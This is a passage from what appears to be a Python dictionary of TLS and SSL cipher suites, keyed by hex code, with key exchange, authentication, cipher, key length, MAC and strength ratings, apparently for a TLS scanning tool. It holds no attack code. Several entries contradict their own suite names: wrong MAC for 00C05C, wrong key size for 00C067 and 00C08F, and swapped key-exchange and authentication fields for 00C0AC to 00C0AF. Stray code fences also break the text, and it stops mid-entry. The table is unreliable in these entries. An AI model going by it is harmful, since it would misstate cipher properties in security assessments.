'00C05C': {'name': 'TLS_ECDHE_ECDSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C05D': {'name': 'TLS_ECDHE_ECDSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C05E': {'name': 'TLS_ECDH_ECDSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C05F': {'name': 'TLS_ECDH_ECDSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C060': {'name': 'TLS_ECDHE_RSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C061': {'name': 'TLS_ECDHE_RSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C062': {'name': 'TLS_ECDH_RSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C063': {'name': 'TLS_ECDH_RSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C064': {'name': 'TLS_PSK_WITH_ARIA_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'ARIA_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C065': {'name': 'TLS_PSK_WITH_ARIA_256_CBC_SHA384', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'ARIA_256_CBC', 'bits': '256', 'mac':
```

```
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C066': {'name': 'TLS_DHE_PSK_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C067': {'name': 'TLS_DHE_PSK_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C068': {'name': 'TLS_RSA_PSK_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C069': {'name': 'TLS_RSA_PSK_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06A': {'name': 'TLS_PSK_WITH_ARIA_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'ARIA_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06B': {'name': 'TLS_PSK_WITH_ARIA_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'PSK', 'enc': 'ARIA_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06C': {'name': 'TLS_DHE_PSK_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06D': {'name': 'TLS_DHE_PSK_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06E': {'name': 'TLS_RSA_PSK_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C06F': {'name': 'TLS_RSA_PSK_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C070': {'name': 'TLS_ECDHE_PSK_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C071': {'name': 'TLS_ECDHE_PSK_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C072': {'name': 'TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'CAMELLIA_128_CBC',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C073': {'name': 'TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'CAMELLIA_256_CBC',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C074': {'name': 'TLS_ECDH_ECDSA_WITH_CAMELLIA_128_CBC_SHA256',
'protocol': 'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'CAMELLIA_128_CBC',
```

'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C075': {'name': 'TLS_ECDH_ECDSA_WITH_CAMELLIA_256_CBC_SHA384',
'protocol': 'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'CAMELLIA_256_CBC',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C076': {'name': 'TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C077': {'name': 'TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C078': {'name': 'TLS_ECDH_RSA_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C079': {'name': 'TLS_ECDH_RSA_WITH_CAMELLIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07A': {'name': 'TLS_RSA_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07B': {'name': 'TLS_RSA_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'RSA', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07C': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07D': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07E': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C07F': {'name': 'TLS_DH_RSA_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C080': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C081': {'name': 'TLS_DHE_DSS_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C082': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C083': {'name': 'TLS_DH_DSS_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',

```
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C084': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C085': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C086': {'name': 'TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'CAMELLIA_128_GCM',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C087': {'name': 'TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'CAMELLIA_256_GCM',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C088': {'name': 'TLS_ECDH_ECDSA_WITH_CAMELLIA_128_GCM_SHA256',
'protocol': 'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'CAMELLIA_128_GCM',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C089': {'name': 'TLS_ECDH_ECDSA_WITH_CAMELLIA_256_GCM_SHA384',
'protocol': 'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'CAMELLIA_256_GCM',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C08A': {'name': 'TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'CAMELLIA_128_GCM',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C08B': {'name': 'TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'CAMELLIA_256_GCM',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C08C': {'name': 'TLS_ECDH_RSA_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C08D': {'name': 'TLS_ECDH_RSA_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C08E': {'name': 'TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'PSK', 'au': 'PSK', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C08F': {'name': 'TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'PSK', 'au': 'PSK', 'enc': 'CAMELLIA_256_GCM', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C090': {'name': 'TLS_DHE_PSK_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C091': {'name': 'TLS_DHE_PSK_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C092': {'name': 'TLS_RSA_PSK_WITH_CAMELLIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'CAMELLIA_128_GCM', 'bits': '128',
```

```
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C093': {'name': 'TLS_RSA_PSK_WITH_CAMELLIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'CAMELLIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C094': {'name': 'TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'PSK', 'au': 'PSK', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C095': {'name': 'TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'PSK', 'au': 'PSK', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C096': {'name': 'TLS_DHE_PSK_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C097': {'name': 'TLS_DHE_PSK_WITH_CAMELLIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'PSK', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C098': {'name': 'TLS_RSA_PSK_WITH_CAMELLIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'CAMELLIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C099': {'name': 'TLS_RSA_PSK_WITH_CAMELLIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'RSA', 'au': 'PSK', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C09A': {'name': 'TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'CAMELLIA_128_CBC',
'bits': '128', 'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C09B': {'name': 'TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384',
'protocol': 'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'CAMELLIA_256_CBC',
'bits': '256', 'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength':
'HIGH', 'overall_strength': 'HIGH'},
'00C09C': {'name': 'TLS_RSA_WITH_AES_128_CCM', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C09D': {'name': 'TLS_RSA_WITH_AES_256_CCM', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C09E': {'name': 'TLS_DHE_RSA_WITH_AES_128_CCM', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'RSA', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C09F': {'name': 'TLS_DHE_RSA_WITH_AES_256_CCM', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'RSA', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A0': {'name': 'TLS_RSA_WITH_AES_128_CCM_8', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A1': {'name': 'TLS_RSA_WITH_AES_256_CCM_8', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM_8',
```

```
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A2': {'name': 'TLS_DHE_RSA_WITH_AES_128_CCM_8', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A3': {'name': 'TLS_DHE_RSA_WITH_AES_256_CCM_8', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A4': {'name': 'TLS_PSK_WITH_AES_128_CCM', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A5': {'name': 'TLS_PSK_WITH_AES_256_CCM', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A6': {'name': 'TLS_DHE_PSK_WITH_AES_128_CCM', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A7': {'name': 'TLS_DHE_PSK_WITH_AES_256_CCM', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A8': {'name': 'TLS_PSK_WITH_AES_128_CCM_8', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0A9': {'name': 'TLS_PSK_WITH_AES_256_CCM_8', 'protocol': 'TLS', 'kx':
'PSK', 'au': 'PSK', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0AA': {'name': 'TLS_PSK_DHE_WITH_AES_128_CCM_8', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'DHE', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0AB': {'name': 'TLS_PSK_DHE_WITH_AES_256_CCM_8', 'protocol': 'TLS',
'kx': 'PSK', 'au': 'DHE', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM_8',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0AC': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_128_CCM', 'protocol': 'TLS',
'kx': 'ECDSA', 'au': 'PSK', 'enc': 'AES_128', 'bits': '128', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0AD': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_256_CCM', 'protocol': 'TLS',
'kx': 'ECDSA', 'au': 'PSK', 'enc': 'AES_256', 'bits': '256', 'mac': 'CCM',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C0AE': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8', 'protocol': 'TLS',
'kx': 'ECDSA', 'au': 'PSK', 'enc': 'AES_128', 'bits': '128', 'mac':
'CCM_8', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C0AF': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8', 'protocol': 'TLS',
'kx': 'ECDSA', 'au': 'PSK', 'enc': 'AES_256', 'bits': '256', 'mac':
'CCM_8', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00FEFE': {'name': 'SSL_RSA_FIPS_WITH_DES_CBC_SHA', 'protocol': 'SSL',
'kx': 'RSA_FIPS', 'au': 'RSA_FIPS', 'enc': 'DES_CBC', 'bits': '56', 'mac':
```

```
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength':
'LOW'},
'00FEFF': {'name': 'SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA', 'protocol': 'SSL',
'kx': 'RSA_FIPS', 'au': 'RSA_FIPS', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00FFE0': {'name': 'SSL_RSA_FIPS_WITH_3DES_EDE_CBC_SHA', 'protocol': 'SSL',
'kx': 'RSA_FIPS', 'au': 'RSA_FIPS', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00FFE1': {'name': 'SSL_RSA_FIPS_WITH_DES_CBC_SHA', 'protocol': 'SSL',
'kx': 'RSA_FIPS', 'au': 'RSA_FIPS', 'enc': 'DES_CBC', 'bits': '56', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength':
'LOW'},
'010080': {'name': 'SSL2_RC4_128_WITH_MD5', 'protocol': 'SSL2', 'kx':
'RSA', 'au': 'RSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'LOW', 'enc_strength': 'MEDIUM', 'overall_strength':
'LOW'},
'020080': {'name': 'SSL2_RC4_128_EXPORT40_WITH_MD5', 'protocol': 'SSL2',
'kx': 'RSA', 'au': 'RSA', 'enc': 'RC4_128_EXPORT40', 'bits': '40', 'mac':
'MD5', 'kxau_strength': 'LOW', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'030080': {'name': 'SSL2_RC2_CBC_128_CBC_WITH_MD5', 'protocol': 'SSL2',
'kx': 'RSA', 'au': 'RSA', 'enc': 'RC2_CBC_128_CBC', 'bits': '128', 'mac':
'MD5', 'kxau_strength': 'LOW', 'enc_strength': 'LOW', 'overall_strength':
'LOW'},
'040080': {'name': 'SSL2_RC2_CBC_128_CBC_WITH_MD5', 'protocol': 'SSL2',
